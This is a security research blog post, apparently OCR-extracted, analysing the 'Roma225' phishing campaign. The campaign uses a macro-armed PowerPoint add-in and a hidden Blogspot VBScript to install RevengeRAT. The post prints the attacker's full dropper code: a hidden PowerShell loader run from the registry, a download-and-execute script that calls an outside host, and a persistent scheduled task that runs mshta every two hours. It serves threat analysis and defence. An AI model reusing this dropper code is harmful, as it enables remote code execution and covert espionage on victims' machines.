
The Enigmatic “Roma225” Campaign

blog.yoroi.company/research/the-enigmatic-roma225-campaign

ZLAB-YOROI


December 27, 2018


Rooming List Advogados e Segurança.ppa
https://minhacasaminhavidacdt.blogspot.com
https://pocasideiascdt.blogspot.com/
mshta.exe
Task scheduler
html_script.vbs
Reg. base64
B64
http://cdtmaster.com.br
http://office365update.duckdns.org
Z3j.vbs
Roma 225
R
Document.exe
MasterCard

Introduction

The Cybaze-Yoroi ZLab researchers investigated a recent espionage malware implant weaponized to target companies in the Italian automotive sector. The malware was spread through well written phishing email trying to impersonate a senior partner of one of the major Brazilian business law firms: "*Veirano Advogados*".

The malicious email intercepted during the CSDC operations contains a PowerPoint add-in document ("*.ppa*" extension), armed with auto-open VBA macro code.



Informazioni sulla sicurezza per Microsoft PowerPoint

In Microsoft Office è stato individuato un potenziale problema di sicurezza.

Avviso: non è possibile stabilire se il contenuto proviene da una fonte attendibile. Lasciare disattivato il contenuto, a meno che non fornisca funzionalità essenziali e la fonte sia ritenuta attendibile.


Percorso file: C:\Users\admin\Desktop\Rooming List Advogados e Segurança.ppa

Le macro sono state disattivate. Potrebbero contenere virus o altri pericoli per la sicurezza. Attivare il contenuto disattivato solo se la fonte del file è attendibile.

Figure 1. Popup displayed at the .ppa file opening

Technical analysis

The macro code in the .ppa file contains a simple instruction invoking the "mshta.exe" tool to download and execute the next-stage of the dropper retrieved from "*hxxps://minhacasaminhavidacdt.blogspot[.com/*".



```
22 0D 0A 53 00 75 62 20 41 75 74 6F 5F 00 4F 70   "..S.ub Auto_.Op
65 6E 28 29 0D 0A 08 56 61 72 02 84 73 68 74 61   en()...Var.„shta
00 20 68 74 74 70 73 3A 2F 00 2F 6D 69 6E 68 61   . https:/./minha
63 61 04 73 61 02 10 76 69 64 61 63 00 64 74 2E   ca.sa..vidac.dt.
62 6C 6F 67 73 00 70 6F 74 2E 63 6F 6D 2F 81 01   blogs.pot.com/..
96 68 65 6C 6C 20 28 00 82 21 00 8E 45 6E 64 20   –hell (.,!.ŽEnd
00 B8 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 2. Macro extracted from .ppa document

The Blogspot hosted web page downloaded by mshta.exe appears innocent-looking to a quick skim through: opening it into the browser shows a perfectly rendered work-in progress blog page.




https://minhacasaminhavidacdt.blogspot.com
G+
Altro
Página inicial
Assinar: Postagens (Atom)
Tema Simples. Tecnologia do Blogger.

Figure 3. Home page of the Blogger drop url

But a deeper inspection of its source code reveals an interesting snippet inserted into an invisible blog post: this ghost article contains VBScript code.



```
<head>
<script language="VBScript">
'-----------------------------------------------------------------------------------------
' Copyright: Microsoft Corp.
'
' This script is designed to be used only for scheduled tasks(s).
' There is no extensive error check, and will not dump the output from the Powershell CmdLet.
'
' Usage: SyncAppvPublishingServer {cmdline-args(passthrough to cmdlet)}
'-----------------------------------------------------------------------------------------
CreateObject("Wscript.Shell").regwrite "HKCU\AppEvents\Values", "TVqQAAMAAAAEAAAA//8AALgAAAAAAA...[continue]" , "REG_SZ"
'-----------------------------------------------------------------------------------------
' Copyright: Microsoft Corp.
Set A0102030405 = CreateObject("WScript.Shell")
Dim CDT0908087CDT
CDT0908087CDT = "cmd." + "exe /C rundll32." + "exe javascript:""\..\mshtml,RunHTMLApplication "";document.write();h=new%20ActiveXObject(""WScript.Shell"").run(""cmd." + "exe /c
power" + "shell -" + "Execution" + "Policy Bypass -windows" + "tyle hidden -noexit -Command [Reflection." + "Assembly]::Load([Convert]::FromBase64String((Get-ItemProperty
HKCU:\AppEvents).Values)).EntryPoint" + ".Invoke($N" + "ull,$" + "Null)"",0,true);"
A0102030405.run CDT0908087CDT, vbHide
'-----------------------------------------------------------------------------------------
' Copyright: Microsoft Corp.
Set XbonXo = CreateObject("WScript.Shell")
Dim XoowA83AC
XoowA83AC = "c" + "M" + "d /c cd %TEMP% &@echo Z6h = ""h" + "t" + "tp://cdtmaster.com.br/Document." + "mp3"">>Z3j.vbs &@echo M2l = M5t(""R]Qc[S\b<SfS"")>>Z3j.vbs &@echo Set M1s =
CreateObject(M5t(""[af[Z@<f[ZVbb^""))>>Z3j.vbs &@echo M1s.Open M5t(""USb""), Z6h, False>>Z3j.vbs &@echo M1s.send ("""")>>Z3j.vbs &@echo Set E3i =
CreateObject(M5t(""OR]RP<ab`SO[""))>>Z3j.vbs &@echo E3i.Open>>Z3j.vbs &@echo E3i.Type = 1 >>Z3j.vbs &@echo E3i.Write M1s.ResponseBody>>Z3j.vbs & @echo E3i.Position = 0 >>Z3j.vbs
&@echo E3i.SaveToFile M2l, 2 >>Z3j.vbs &@echo E3i.Close>>Z3j.vbs  &@echo function M5t(N3y) >> Z3j.vbs &@echo For S2r = 1 To Len(N3y) >>Z3j.vbs &@echo E0k = Mid(N3y, S2r, 1)
>>Z3j.vbs &@echo E0k = Chr(Asc(E0k)- 14) >>Z3j.vbs &@echo G3f = G3f + E0k >> Z3j.vbs &@echo Next >>Z3j.vbs &@echo M5t = G3f >>Z3j.vbs &@echo End Function >>Z3j.vbs& Z3j.vbs &dEl
Z3j.vbs & timeout 2 & DOCUMENT.EXE"
XbonXo.Run XoowA83AC, vbHide
'-----------------------------------------------------------------------------------------
' Copyright: Microsoft Corp.
Dim OUGo57658586GFFJHG
Set OUGo57658586GFFJHG = CreateObject("WScript.Shell")
asdmmmc= "c" + "Md /c Sc" + "hTa" + "sks /Cre" + "ate /sc MIN" + "UTE /MO 120 /TN OfficeData /TR ""m" + "sh" + "ta." + "exe h" + "ttp" + "s://pocasideiascdt.blogspot.com/"" /F "
OUGo57658586GFFJHG.Run asdmmmc, vbHide
self.close
</script>
```

Figure 4. Visual Basic Script hidden behind the web page

It’s funny to see the malware author tried to attribute the paternity of the script to “*Microsoft Corp.*”, adding pieces of comments belonging to legit Microsoft utilities:

> *'Update—————————————————————————————————————*
> *' Copyright: Microsoft Corp.*
> *'*
> *' This script is designed to be used only for scheduled tasks(s).*
> *' There is no extensive error check, and will not dump the output from the Powershell CmdLet.*
> *'*
> *' Usage: SyncAppvPublishingServer {cmdline-args(passthrough to cmdlet)}*

These comments are in fact part of the "*SyncAppvPublishingServer"* utility, commonly deployed into Windows 10 machines at "*C:\Windows\System32\SyncAppvPublishingServer.vbs*". Anyway, the remaining part of the script is responsible to execute a series of malicious actions:

Store a base64 encoded version of the "*RevengeRAT*" payload into registry key located at *"HKCU\AppEvents\Values"*

```
CreateObject("Wscript.Shell").regwrite "HKCU\AppEvents\Values",
"TVqQAAMAAAAEAAAA//8AALgAAA.....[continue]" , "REG_SZ"
```

Decode and execute of the stored payload


```
Set A0102030405 = CreateObject("WScript.Shell")
Dim CDT0908087CDT
CDT0908087CDT = "cmd." + "exe /C rundll32." + "exe
javascript:""\..\mshtml,RunHTMLApplication
"";document.write();h=new%20ActiveXObject(""WScript.Shell"").run(""cmd." + "exe /c
power" + "shell -" + "Execution" + "Policy Bypass -windows" + "tyle hidden -noexit
-Command [Reflection." + "Assembly]::Load([Convert]::FromBase64String((Get-
ItemProperty HKCU:\AppEvents).Values)).EntryPoint" + ".Invoke($N" + "ull,$" +
"Null)"",0,true);"
A0102030405.run CDT0908087CDT, vbHide
```

Create and execute another VBScript into *"%AppData%\Local\Temp\Z3j.vbs",* capable to download a new payload from the remote destination "*hxxp://cdtmaster.com[.]br"*

```
Set XbonXo = CreateObject("WScript.Shell")
Dim XoowA83AC
XoowA83AC = "c" + "M" + "d /c cd %TEMP% &@echo Z6h = ""h" + "t" +
"tp://cdtmaster.com.br/Document." + "mp3"">>Z3j.vbs &@echo M2l =
M5t(""R]Qc[S\b<SfS"")>>Z3j.vbs &@echo Set M1s = CreateObject(M5t(""
[af[Z@<f[ZVbb^""))>>Z3j.vbs &@echo M1s.Open M5t(""USb""), Z6h, False>>Z3j.vbs
&@echo M1s.send ("""")>>Z3j.vbs &@echo Set E3i =
CreateObject(M5t(""OR]RP<ab`SO[""))>>Z3j.vbs &@echo E3i.Open>>Z3j.vbs &@echo
E3i.Type = 1 >>Z3j.vbs &@echo E3i.Write M1s.ResponseBody>>Z3j.vbs & @echo
E3i.Position = 0 >>Z3j.vbs &@echo E3i.SaveToFile M2l, 2 >>Z3j.vbs &@echo
E3i.Close>>Z3j.vbs  &@echo function M5t(N3y) >> Z3j.vbs &@echo For S2r = 1 To
Len(N3y) >>Z3j.vbs &@echo E0k = Mid(N3y, S2r, 1) >>Z3j.vbs &@echo E0k =
Chr(Asc(E0k)- 14) >>Z3j.vbs &@echo G3f = G3f + E0k >> Z3j.vbs &@echo Next >>Z3j.vbs
&@echo M5t = G3f >>Z3j.vbs &@echo End Function >>Z3j.vbs& Z3j.vbs &dEl Z3j.vbs &
timeout 2 & DOCUMENT.EXE"
XbonXo.Run XoowA83AC, vbHide
```

Finally, the creation of a new task running again the “mshta.exe” utiliy with the “hxxps://pocasideiascdt.blogspot[.]com/” parameter every two hours. This URL points to web page which actually is a mirror of the “https:*//minhacasaminhavidacdt.blogspot[.]com/”* one.

```
Dim OUGo57658586GFFJHG
Set OUGo57658586GFFJHG = CreateObject("WScript.Shell")
asdmmmc= "c" + "Md /c Sc" + "hTa" + "sks /Cre" + "ate /sc MIN" + "UTE /MO 120 /TN
OfficeData /TR ""m" + "sh" + "ta." + "exe h" + "ttp" +
"s://pocasideiascdt.blogspot.com/"" /F "
OUGo57658586GFFJHG.Run asdmmmc, vbHide
self.close
```



OfficeData Pronto Alle 15.06 del giorno 18/12/2018 - Dopo l'attivazione ripetere ogni 02:00:00 con durata illimitata. 18/12/2018 17:06:00

Generale | Attivazione | Azioni | Condizioni | Impostazioni | Cronologia (disattivata)


Quando si crea un'attività, è necessario specificare l'azione che dovrà essere eseguita al suo avvio. Per creare un'azione, fare clic su Nuova. Per modificare le azioni, aprire le pagir

Operazione	Dettagli
Avvio programma	mshta.exe https://pocasideiascdt.blogspot.com/

Figure 5. Scheduled task for persistency

Summing up, the last stages of the infection chain are designed to install a RevengeRAT variant hidden into a regkey and run the “*outlook.exe*” executable extracted by the “*Document.exe*” binary, retrieved from “*hxxp://cdtmaster.com[.]br/Document.mp*3”.

The following image briefly shows the malware infection chain:


Rooming List Advogados e Segurança.ppa
mshta.exe
https://minhacasaminhavidacdt.blogspot.com
https://pocasideiascdt.blogspot.com/
Task scheduler
html_script.vbs


